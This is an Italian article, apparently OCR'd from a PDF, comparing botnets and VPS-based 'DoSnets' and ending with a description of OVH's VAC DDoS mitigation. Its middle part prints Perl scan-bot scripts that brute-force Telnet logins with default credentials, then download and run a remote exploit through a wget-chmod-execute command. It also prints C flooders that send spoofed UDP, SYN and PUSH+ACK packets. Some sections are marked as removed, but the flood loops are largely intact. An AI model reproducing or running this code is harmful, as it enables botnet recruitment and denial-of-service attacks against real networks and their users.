tirando le somme: abbiamo una serie di VPS, ad alte prestazioni, con NIC Unmetered ed Equipments dedicati direttamente connessi alla Backbone, serve altro? Praticamente parliamo di un sistema Gbps costante per singolo VPS con capacità di attacco nel tempo illimitata (vedi immagine sotto), ma rischiosa!



DoS: A quale costo una DoSnet?

Questo paradiso però presenta alcuni svantaggi degni di nota. Per loro natura infatti i VPS sono posti sotto monitoraggio costante dalla Farm la quale, per garantire ovviamente i servizi offerti, se non indulgente o complice provvederà a fronte di elevati picchi di traffico a mettere immediatamente gli IP in Blackholing con conseguente denuncia alle strutture competenti: non solo! Attacchi di questa portata e genere mettono in serio pericolo, IP Spoofed o meno, la posizione della DoSnet in uso a causa della tipologia DoS Directed (la BoTnet viceversa è Reflected e risulta dunque più sicura ed anonima in rete). Infine basta una letta veloce in qual si voglia Farm per comprendere che mantenere una DoSnet, a differenza della BoTnet, presenta costi elevatissimi! Detto questo la struttura della net è ridotta al semplice Exploit DoS e, nel caso, client proxy per la ricezione dei comandi. Vediamo ora i Pro e Contro tra una BoTnet ed una DoSnet:

BoTnet *	DoSnet *
• Versatile • Anonimato a più livelli mediante proxy • Basso costo di mantenimento • Programmabile • Facilmente smaltibile • Priva di informazioni sull'Attaccante • Attacchi di tipo reflected (sicuri)	• Alta potenza di attacco (parecchi Gbps: 50+) • Attacchi a traffico costante • Attacchi a durata nel tempo illimitata • Assenza di PC-Zombies • Assenza di manutenzione • Programmabile • Anonimato dietro proxy • Di facile creazione
• Bassa potenza di attacco (10/100 Mbps) • Attacchi a traffico non costante • Attacchi a durata limitata di tempo • Frequente manutenzione dei PC-Zombies • Costante scansione per nuovi PC-Zombies • Possibili exploit doppi su stesso host vittima • Complessa da creare	• Alto costo di mantenimento • Attacchi di tipo directed (poco sicuri) • Difficile da smaltire (la Farm ha i dati utente) • Contiene informazioni sensibili dell'Attaccante • Reperimento hardware complesso (Farm) • Poco versatile a causa dei monitoraggi (Farm) • Alto rischio di denuncia da parte della Farm • Poche Farm permettono "Stress Test" pubblico

** Entrambe possono vendere i servizi della Net a terzi a scopo di lucro!!!*

DoS: Una Net è per sempre!

In tempi non molto lontani le BoT / DoSnet sono diventate vere e proprie fonti di guadagno illegale. I Master, infatti, vendono i servizi della Net a clienti privi di mezzi, ma con le tasche piene, per compiere azioni poco oneste verso terzi. Tra le azioni presenti nel catalogo troviamo: attacchi massivi mediante Exploit DDoS, Spam prodotti in forum e blog, Phishing con lo scopo di carpire credenziali, furto dati, riciclaggio, ecc..

DoS: Scan-BoT Manager

Script adibito al controllo temporizzato per Scanner di Rete. Un BoT Scanner è uno script o programma creato con lo scopo di scandagliare la rete mediante Range IP, seguito da una coppia “Username + Password”, alla ricerca di Host vulnerabili su cui iniettare un programma malevole. Lo script gestore risiede nella stessa macchina in cui è installata la chat sociale, scelta come server di comando, per la BoTnet o DoSnet in modo da non occupare la banda della macchina e, quindi, permettere un maggior numero di client (PC-Zombie) connessi e pilotabili da remoto in totale sicurezza. Alcuni gestori (vedi sorgente sotto) sono pensati per poter filtrare Range IP disponibili solo in determinate ore del giorno. Come opera lo script?

1. Viene eseguito da console mediante utente root.

2. Avviato crea una copia di se stesso in memoria “duplicandosi”, dunque termina il processo padre.
   Per comprendere questa scelta di vita bisogna ricordare che lo script risiede in macchine remote e dunque dietro sessione SSH. Se non vi fosse una copia indipendente il processo sarebbe terminato alla chiusura della sessione stessa. Viceversa con un Fork continuerà ad esistere anche post-logout SSH. Sarà comunque possibile terminare lo script mediante chat sociale (luogo in cui dialoga).

3. Inizializzate le configurazioni e Range IP lo script tenterà la connessione alla chat sociale (Es: IRC).
   La procedura avverrà mediante protocollo ed api proprietarie del server stesso.
   Una volta connesso si autenticherà ed aprirà la stanza adibita al controllo.

4. A questo punto lo script è attivo ed inizierà a distribuire, se ottenuti i permessi di scrittura dall’owner della stanza (attaccante), comandi in chat in modo da poter pilotare eventuali ScanBoT presenti e in ascolto nella stessa stanza della chat sociale.

Di seguito un reale esempio di ScanBoT Manager (volutamente incompleto):

```
################################################################################
#!/usr/bin/perl
################################################################################
#
# --> ATTENZIONE!
#
#  Script volutamente privo di alcune parti fondamentali.
#  La rimozione delle suddette parti è dovuta a causa del
#  contenuto e del suo “possibile” e “simpatico” utilizzo!
#
################################################################################

use IO::Socket;

################################################################################
#  IRCBOT - CONFIGURAZIONE
################################################################################

//
// SEZIONE RIMOSSA
//

################################################################################
#  IRCBOT - RANGE IP DA SCANSIONARE
################################################################################

@resp        = ('.scan XXX XXX root Admin',
                '.scan XXX XXX admin admin',
                ... Altri IP(s) Vittima ...);
```

```
@respTimer  = ('.scan XXX XXX root Admin',
               '.scan XXX XXX root 1234',
               ... Altri IP(s) Vittima ...);

################################################################################
#  PROGRAM - ENTRY POINT
################################################################################

//
// SEZIONE RIMOSSA
//

if (fork() == 0)
{
      print "IRCBOT: Programma avviato!\r\n";
      while ($programIsRunning != 1)
      {
            irc_auto_scan();
      }
      die ("IRCBOT: Programma terminato!");
}

################################################################################
#  IRCBOT - ROUTINE DI CONTROLLO (INPUT SOCKET)
################################################################################

sub irc_auto_scan()
{
      //
      // SEZIONE RIMOSSA
      //

      while ($scanIsRunning == 1)
      {
            if (($idy <= 0) && ($idx <= 0))
            {
                  $idy = $#respTimer;
            }

            if ($idx <= 0)
            {
                  $idx = $#resp;
            }

            (
                  $second, $minute, $hour,
                  $dayOfMonth, $month, $yearOffset,
                  $dayOfWeek, $dayOfYear, $daylightSavings
            ) = localtime();

            $theTime = "$hour:$minute:$second";

            if ((("16:29:59" le $theTime) && ($theTime le "23:59:59")) ||
                (("00:00:00" le $theTime) && ($theTime le "03:59:59"))
                ) && $idy > 0)
            {
                  print $message;
                  $message = $respTimer[$idy--];
            }
            else
            {
                  $message = $resp[$idx--];
            }

            print $sock "PRIVMSG $channel :.stop\n";
```

```
            sleep ($stopDelay);
            print $sock "PRIVMSG $channel :$message\r\n";
            sleep ($loopDelay);
        }

        //
        // SEZIONE RIMOSSA
        //
}

###############################################################################
#  IRCBOT - FINE SCRIPT
###############################################################################
```

DoS: Scan-BoT Executor

Script adibito alla ricerca di Host vulnerabili e upload + esecuzione del programma exploit indicato. L'esecutore come il precedente Script (Manager) risiede sulla macchina ospitante la BoTnet e comunica mediante chat sociale. In breve l'esecutore, nel caso non sia anche Manager, rimane in ascolto nella stanza indicata nelle configurazioni per qual si voglia input (Es: ".scan 89.30 admin admin"). Ricevuto l'input desiderato lo Script genera sequenzialmente a partire dal primo blocco IP la restante parte dell'indirizzo: in questo modo coprirà la totalità della rete passata. Esistono molti Scanner che eseguono ricerche dietro generazione random risultando più veloci, ma in realtà possono causare duplicati nella stessa macchina vittima. La duplicazione nel campo delle Net è un problema noto, ed oggetto di studio per chi fosse interessato, poichè durante un qual si voglia attacco una gran parte di questi potrebbero non rispondere più (causa flood in corso) causando la riduzione, anche importante, del flusso di attacco. Scanner più complessi (AdvScan) permettono di eseguire controlli più accurati sulla vittima come: verificare la presenza di exploit, l'update di exploit caricati in precedenza, la possibilità di controllare in remoto i firewall (enable/disable), la rimozione del programma stesso, ecc... Come opera lo script?

1. Viene eseguito da console mediante utente root.

2. Avviato crea una copia di se stesso in memoria "duplicandosi", dunque termina il processo padre.
   Per comprendere questa scelta di vita bisogna ricordare che lo script risiede in macchine remote e dunque dietro sessione SSH. Se non vi fosse una copia indipendente il processo sarebbe terminato alla chiusura della sessione stessa. Viceversa con un Fork continuerà ad esistere anche post-logout SSH. Sarà comunque possibile terminare lo script mediante chat sociale (luogo in cui dialoga).

3. Inizializzate le configurazioni lo script tenterà la connessione alla chat sociale (Es: IRC).
   La procedura avverrà mediante protocollo ed api proprietarie del server stesso.
   Una volta connesso si autenticherà ed aprirà la stanza adibita al controllo.

4. A questo punto lo script è attivo ed inizierà a ricevere input da utente o altri BoT presenti nella stanza mediante chat sociale. Lo script risponderà solo a determinate stringe e solo se strutturalmente corrette: "comando parametro1 parametro2 parametro3".

5. Ricevuto un comando valido di scan lo script inizierà a generare IP completi a partire dal blocco fornito. Ad esempio se avrò "80.37" lo script fornirà in sequenza: "80.37.1.1", "80.37.1.2", "80.37.1.3", ..., "80.37.2.45", "80.37.2.46", "80.37.2.47", ecc... Per ogni IP generato lo script tenterà la connessione mediante Telnet con la coppia "username + password" ricevuti come parametro.

6. Se l'host trovato non risulta vulnerabile o non rispecchia la sequenza di input + output stabiliti la connessione viene terminata, altrimenti viene scaricato il programma exploit e messo in esecuzione.
   Il nome del programma sarà tale da non destare sospetti come, ovviamente, l'utilizzo delle risorse.

7. Terminata la scansione tornerà in ascolto nella stanza della chat sociale.

Di seguito un reale esempio di ScanBoT Executor (volutamente incompleto):

```
##############################################################################
#!/usr/bin/perl
##############################################################################
#
# --> ATTENZIONE!
#
#  Script volutamente privo di alcune parti fondamentali.
#  La rimozione delle suddette parti è dovuta a causa del
#  contenuto e del suo "possibile" e "simpatico" utilizzo!
#
##############################################################################

use IO::Socket;
use Thread::Queue;
use IO::Socket::INET;
use HTTP::Request;
use LWP::UserAgent;
use Time::HiRes qw( usleep );

##############################################################################
#  IRCBOT - CONFIGURAZIONE + COMANDO EXPLOIT
##############################################################################

my $comd = "wget [HOST_EXPLOIT] -P [PATH] && chmod +x [EXPLOIT] && [EXPLOIT] &";

//
// SEZIONE RIMOSSA
//

##############################################################################
#  PROGRAM - ENTRY POINT
##############################################################################

//
// SEZIONE RIMOSSA
//

if (fork() == 0)
{
      print "IRCBOT: Programma avviato!\r\n";
      while ($programIsRunning != 1)
      {
            //
            // COMUNICAZIONE IRC
            // SEZIONE COMUNE CON GESTORE
            //
      }
      die ("IRCBOT: Programma terminato!");
}
##############################################################################
#  IRCBOT - ROUTINE DI SCANSIONE RANGE IP
##############################################################################

sub find_on_range
{
      //
      // SEZIONE RIMOSSA
      //
```

```
	my $scanId  = 0;
	my $rangeId = 0;

	while (++$rangeId < 255)
		while (++$scanId < 255)
		{
			$ipexp = $msgTmp0[0] . "." .
				 $rangeId . "." .
				 $scanId;

			$DEADLOCK::Qwork->enqueue($ipexp . ":" .
						  $msgTmp0[1] . ":" .
						  $msgTmp0[2]);
		}
}

################################################################################
#  IRCBOT - THREAD CARICAMENTO ED ESECUZIONE EXPLOIT REMOTO
################################################################################

sub thread_worker
{
	//
	// SEZIONE RIMOSSA
	//

	while ($run == 1)
	{
		usleep (1000);
		while (my $work = $DEADLOCK::Qwork->dequeue)
		{
			my $results = $work;
			my @data = split (':', $results);
			my $debugx = 1;
			my $MAX_BUFF = 2048;
			my $sk2 = IO::Socket::INET->new(
								PeerAddr=>$data[0],
								PeerPort=>23,
								Proto=>"tcp",
								Timeout=>3
							) or $debugx=0;

			if ($debugx == 1)
			{
				recv ($sk2, $command, $MAX_BUFF-1, 0);
				print $sk2 $data[1] . "\r\n";

				recv ($sk2, $command, $MAX_BUFF-1, 0);
				print $sk2 $data[2] . "\r\n";

				recv ($sk2, $command, $MAX_BUFF-1, 0);
				$user   = recv ($sk2, $command, $MAX_BUFF-1, 0);
				$debug .= $command;

				if ($debug =~ /built-in commands/)
				{
					print $sk2 "y\r\n";
					recv ($sk2, $command, $MAX_BUFF-1, 0);

					print $sk2 "shell\r\n";
					recv ($sk2, $command, $MAX_BUFF-1, 0);

					print $sk2 $comd . "\r\n";
```

```
                                recv ($sk2, $command, $MAX_BUFF-1, 0);
                                print $sk2 "exit\r\n";
                        }

                        close $sk2;
                }
        }
}

##############################################################################
#  IRCBOT - FINE SCRIPT
##############################################################################
```

DoS: Exploit BoT Attacker

Script adibito al puro attacco. A seconda della complessità del programma può erogare varie tipologie di funzionalità come: Attacco (SYN, UDP, UNKNOWN, PUSH+ACK, ecc...), Update per mantenere lo script aggiornato senza dover bucare nuovamente la vittima mediante scanner, nascondersi tra i processi mediante fake name, criptare la comunicazione con la chat sociale, difendersi da tentativi di rimozione e lettura, creare reti autonome con altri bot, programmare attacchi, spoofare l'ip attaccante, permettere l'esecuzione di comandi in remoto sulla macchina in cui risiede, ecc...

Di seguito un reale esempio di Exploit Denial-Of-Service (volutamente incompleto):

```
//==========================================================================//
//                                                                          //
// --> ATTENZIONE!                                                          //
//                                                                          //
//  Script volutamente privo di alcune parti fondamentali.                  //
//  La rimozione delle suddette parti è dovuta a causa del                  //
//  contenuto e del suo "possibile" e "simpatico" utilizzo!                 //
//                                                                          //
//==========================================================================//
//                          CONFIGURAZIONE EXPLOIT                          //
//==========================================================================//

#define FAKENAME "-bash"                // Nome fake exploit mentre in esecuzione

//
// SEZIONE RIMOSSA
//

//==========================================================================//
//                           UDP FLOODER - EXPLOIT                          //
//==========================================================================//

void udp(int sock, char *sender, int argc, char **argv)
{
        //
        // SEZIONE RIMOSSA
        //

        ip->ihl              = 5;
```

```
	ip->version          = 4;
	ip->tos              = 0;
	ip->tot_len          = 1500;
	ip->frag_off         = 0;
	ip->protocol         = 17;
	ip->ttl              = 64;
	ip->daddr            = target;
	udp->len             = htons(psize);
	s_in.sin_family      = AF_INET;
	s_in.sin_addr.s_addr = target;

	while( 1 )
	{
		udp->source = rand();

		if (port) udp->dest = htons(port);
		else udp->dest = rand();

		udp->check    = in_cksum((u_short *) buf, 1500);
		ip->saddr     = getspoof();
		ip->id        = rand();
		ip->check     = in_cksum((u_short *) buf, 1500);
		s_in.sin_port = udp->dest;

		sendto(get, buf, 1500, 0, (struct sockaddr *) &s_in, sizeof(s_in));

		if (i >= 50)
		{
			if (time(NULL) >= start + secs) break;
			i=0;
		}

		i++;
	}
}

//=========================================================================//
//                          SYN FLOODER - EXPLOIT                          //
//=========================================================================//

void pan(int sock, char *sender, int argc, char **argv)
{
	//
	// SEZIONE RIMOSSA
	//

	unsigned int syn[20] = {2,4,5,180,4,2,8,10,0,0,0,0,0,0,0,0,1,3,3,0};
	{
		int i;
		for (i=0; i < 20; i++)
			send_tcp.buf[i] = (u_char) syn[i];
	}

	daddr = host2ip (sender, argv[1]);
	secs  = atol (argv[3]);

	send_tcp.ip.ihl         = 5;
	send_tcp.ip.version     = 4;
	send_tcp.ip.tos         = 16;
	send_tcp.ip.frag_off    = 64;

	send_tcp.ip.ttl         = 64;
	send_tcp.ip.protocol    = 6;
	send_tcp.tcp.ack_seq    = 0;
```

```
send_tcp.tcp.doff       = 10;
send_tcp.tcp.res1       = 0;
send_tcp.tcp.cwr        = 0;
send_tcp.tcp.ece        = 0;
send_tcp.tcp.urg        = 0;
send_tcp.tcp.ack        = 0;
send_tcp.tcp.psh        = 0;
send_tcp.tcp.rst        = 0;
send_tcp.tcp.fin        = 0;
send_tcp.tcp.syn        = 1;
send_tcp.tcp.window     = 30845;
send_tcp.tcp.urg_ptr    = 0;
dest                    = htons (atoi (argv[2]));

while( 1 )
{
      source = rand();

      if (atoi (argv[2]) == 0)
            dest = rand();

      saddr               = getspoof();
      send_tcp.ip.tot_len = htons (40 + psize);
      send_tcp.ip.id      = rand();
      send_tcp.ip.saddr   = saddr;
      send_tcp.ip.daddr   = daddr;
      send_tcp.ip.check   = 0;
      send_tcp.tcp.source = source;
      send_tcp.tcp.dest   = dest;
      send_tcp.tcp.seq    = rand();
      send_tcp.tcp.check  = 0;
      sin.sin_family      = AF_INET;
      sin.sin_port        = dest;
      sin.sin_addr.s_addr = send_tcp.ip.daddr;
      send_tcp.ip.check   = in_cksum((unsigned short *) &send_tcp.ip, 20);

      check            = rand();
      send_tcp.buf[9]  =((char *) &check)[0];
      send_tcp.buf[10] =((char *) &check)[1];
      send_tcp.buf[11] =((char *) &check)[2];
      send_tcp.buf[12] =((char *) &check)[3];

      pseudo_header.source_address = send_tcp.ip.saddr;
      pseudo_header.dest_address   = send_tcp.ip.daddr;
      pseudo_header.placeholder    = 0;
      pseudo_header.protocol       = IPPROTO_TCP;
      pseudo_header.tcp_length     = htons(20 + psize);

      bcopy ((char *) &send_tcp.tcp, (char *) &pseudo_header.tcp, 20);
      bcopy ((char *) &send_tcp.buf, (char *) &pseudo_header.buf, psize);

      send_tcp.tcp.check = in_cksum((unsigned short *) &pseudo_header,
                                    32 + psize);

      sendto(get,
             &send_tcp,
             40 + psize,
             0,
             (struct sockaddr *) &sin,
             sizeof(sin));

      if (a >= 50)
      {
```

```
                if (time(NULL) >= start + secs) break;
                a=0;
            }

            a++;
        }
}

//============================================================================//
//                  TSUNAMI FLOODER (PUSH + ACK) - EXPLOIT                    //
//============================================================================//

void tsunami(int sock, char *sender, int argc, char **argv)
{
        //
        // SEZIONE RIMOSSA
        //

        while( 1 )
        {
            saddr                = getspoof();
            send_tcp.ip.ihl      = 5;
            send_tcp.ip.version  = 4;
            send_tcp.ip.tos      = 16;
            send_tcp.ip.tot_len  = htons(40 + psize);
            send_tcp.ip.id       = rand();
            send_tcp.ip.frag_off = 64;
            send_tcp.ip.ttl      = 64;
            send_tcp.ip.protocol = 6;
            send_tcp.ip.check    = 0;
            send_tcp.ip.saddr    = saddr;
            send_tcp.ip.daddr    = daddr;
            send_tcp.tcp.source  = rand();
            send_tcp.tcp.dest    = rand();
            send_tcp.tcp.seq     = rand();
            send_tcp.tcp.ack_seq = rand();
            send_tcp.tcp.doff    = 5;
            send_tcp.tcp.res1    = 0;
            send_tcp.tcp.cwr     = 0;
            send_tcp.tcp.ece     = 0;
            send_tcp.tcp.urg     = 0;
            send_tcp.tcp.ack     = 1;
            send_tcp.tcp.psh     = 1;
            send_tcp.tcp.rst     = 0;
            send_tcp.tcp.fin     = 0;
            send_tcp.tcp.syn     = 0;
            send_tcp.tcp.window  = 30845;
            send_tcp.tcp.check   = 0;
            send_tcp.tcp.urg_ptr = 0;
            sin.sin_family       = AF_INET;
            sin.sin_port         = send_tcp.tcp.dest;
            sin.sin_addr.s_addr  = send_tcp.ip.daddr;
            send_tcp.ip.check    = in_cksum((unsigned short*) &send_tcp.ip, 20);

            check = in_cksum((unsigned short *) &send_tcp, 40);

            pseudo_header.source_address = send_tcp.ip.saddr;
            pseudo_header.dest_address   = send_tcp.ip.daddr;
            pseudo_header.placeholder    = 0;
            pseudo_header.protocol       = IPPROTO_TCP;
            pseudo_header.tcp_length     = htons(20 + psize);
```


```
            bcopy((char *) &send_tcp.tcp, (char *) &pseudo_header.tcp, 20);
            bcopy((char *) &send_tcp.buf, (char *) &pseudo_header.buf, psize);

            send_tcp.tcp.check = in_cksum((unsigned short *) &pseudo_header,
                                          32 + psize);

            sendto(get,
                   &send_tcp,
                   40 + psize,
                   0,
                   (struct sockaddr *) &sin,
                   sizeof (sin));

            if (i >= 50)
            {
                  if (time(NULL) >= start + secs) break;
                  i=0;
            }

            i++;
      }
}

//============================================================================//
//                            FINE SCRIPT - EXPLOIT                           //
//============================================================================//
```

DoS: Infrastrutture di Mitigazione

Come abbiamo visto nelle pagine precedenti il rischio di attacchi DoS è molto alto sia per la facilità con cui l'attaccante può reperire risorse e tools e sia perchè la rete, per come è pensata oggi, permette un largo utilizzo dei metodi citati con, ahimè, frequenza sempre più alta: Arbor Network = 3329 Attacchi DDoS/Giorno nel mondo, 253 Gbps di picco e 1050 BoTnet rilevate - Aggiornate al giorno 16/09/2013. Un sunto di quanto detto e visto su attacchi DDoS, e derivati, può essere dunque lo scopo di rendere un server, un servizio o un'infrastruttura di rete non disponibile sovraccaricando la banda passante del server o utilizzando le risorse fino all'esaurimento delle stesse. Andremo ora a vedere, ad esempio, come OVH filtra gli attacchi nei DC#.


OVH: Tecnologia Vacuum (VAC)

OVH da settembre 2013, come ormai buona parte dei Provider di rete e Servizi, ha introdotto un sistema di mitigazione ed analisi pacchetti per svariate tipologie e categorie di attacchi informatici attualmente noti. Il VAC, per gli amici Vacuum, è una sofisticata combinazione di tecnologie ed infrastrutture di rete in grado di analizzare in tempo reale ed a grande velocità un gran numero di pacchetti, assorbire flussi di massimo 0.5 Tbps e mitigare, ovvero, reperire i pacchetti malevoli ripulendo il traffico legittimo: il tutto avvolto dalla notevole connettività a disposizione del Provider. Infatti con una capacità massima di 5 Tbps è in grado di analizzare, aspirare ed infine filtrare una quantità di attacchi davvero ampia. Non solo. Durante un attacco il flusso, infatti, viene ripartito geolocalmente in 3 diversi Datacenter (Beauharnois, Roubaix e Strasburgo) rendendo l'aspirazione dello stesso più rapida ed efficace riducendo al minimo eventuali disturbi causati dalla mitigazione a servizi / risorse di terzi.



OVH: Componentistica del Vacuum (VAC)

Presentato brevemente lo scopo del sistema vediamo ora i singoli componenti che lo compongono. Il VAC presenta, dunque: un sistema di Pre-Firewalling, un Firewall-Network, un Tilera ed un Arbor PeakFlow.



Pre-Firewall (OVH.it)

Il Pre-Firewall è un Cisco Nexus 7009: un sistema in grado di gestire massimo 1.44 Tbps di flusso dati in/out e virtualizzare 8 router. La capacità totale di Firewalling è 480 Gbps / 480 Mpps.

Firewall Network (OVH.it)

Il Firewall-Network è nuovamente un Cisco, ma ASR 9001. In questo caso parliamo di un sistema compatto "Provider-Edge Router (PE)" ad alte prestazioni e capacità in grado di offrire 120 Gbps di connettività non-bloccante e full-duplex. La capacità totale di mitigazione è 360 Gbps / Mpps.

Tilera TILE-Gx (OVH.it)

Leader mondiale in materia di Parallel Processing Tilera offre enorme potenza di calcolo (36 Core) ad architettura iMesh Interconnect (RISC) al servizio dell'intelligenza di rete, dell'analisi e del trattamento del flusso dati nei Datacenter. La capacità totale di mitigazione è 240 Gbps / Mpps.

Arbor PeakFlow (OVH.it)


Le soluzioni Arbor offrono gestioni semplificate delle strutture di rete interconnesse e protezione completa su un gran numero di attacchi noti. Le grandi capacità di questo dispositivo assicurano l'identificazione e neutralizzazione delle minacce garantendo la disponibilità della rete grazie anche alle informazioni delle analisi su protocollo Cisco netFlow. La capacità massima è di 90 Gbps.

OVH: Gestione e Mitigazione di un Attacco

Il sistema VAC a mitigazione Multi-Point di OVH viene offerto dalla Farm stessa in due pacchetti: Reattivo e Permanente. La differenza è presto detta poichè in termini di prestazioni e capacità di filtraggio non cambia una virgola tra le due versioni. Bensì la differenza sostanziale e VITALE per un sistema connesso ed erogante un servizio è la disponibilità in termini di secondi!!! Infatti, mentre nella versione “Permanente” la mitigazione è attiva 24/24h in presenza o meno di attacchi, la “Reattiva” (presente di default in tutte le offerte di OVH) risulta poco affidabile a causa dei 90/120 secondi necessari per individuare l’attacco e, dunque, migrare sul VAC il flusso per il filtraggio: terminato l’attacco il sistema rimane attivo per altre 26 ore. Vediamo infine i due step principali del sistema in visione: (STEP-1) Analisi / Attivazione e (STEP-2) Mitigazione.


OVH: VAC Analisi del Traffico (STEP 1)

L'attacco viene lanciato da internet ed entra nella backbone: essendo dotato di capacità inferiore alla banda passante sulla backbone l'attacco non provoca saturazione sui link. Il flusso malevole si indirizza verso il server vittima che comincia ad elaborarne l'inizio; contemporaneamente l'analisi del traffico dal monitoraggio rileva l’attacco ed attiva la mitigazione per l’IP sotto flooding (vedi paragrafo successivo - STEP 2).



OVH: VAC Filtraggio del Traffico Malevole (STEP 2)

Compresa la minaccia la mitigazione si attiva tra i 90 e 120 secondi dall'inizio dell'attacco. Il traffico in entrata del server viene aspirato su 3 VAC Multi-Point (con una capacità totale di 500Gbps di mitigazione). L'attacco viene bloccato qualunque sia la durata, la portata o il tipo ed il traffico legittimo, invece, arriva sul server che risponde direttamente bypassando il sistema di controllo del VAC: processo chiamato di "auto-mitigazione".



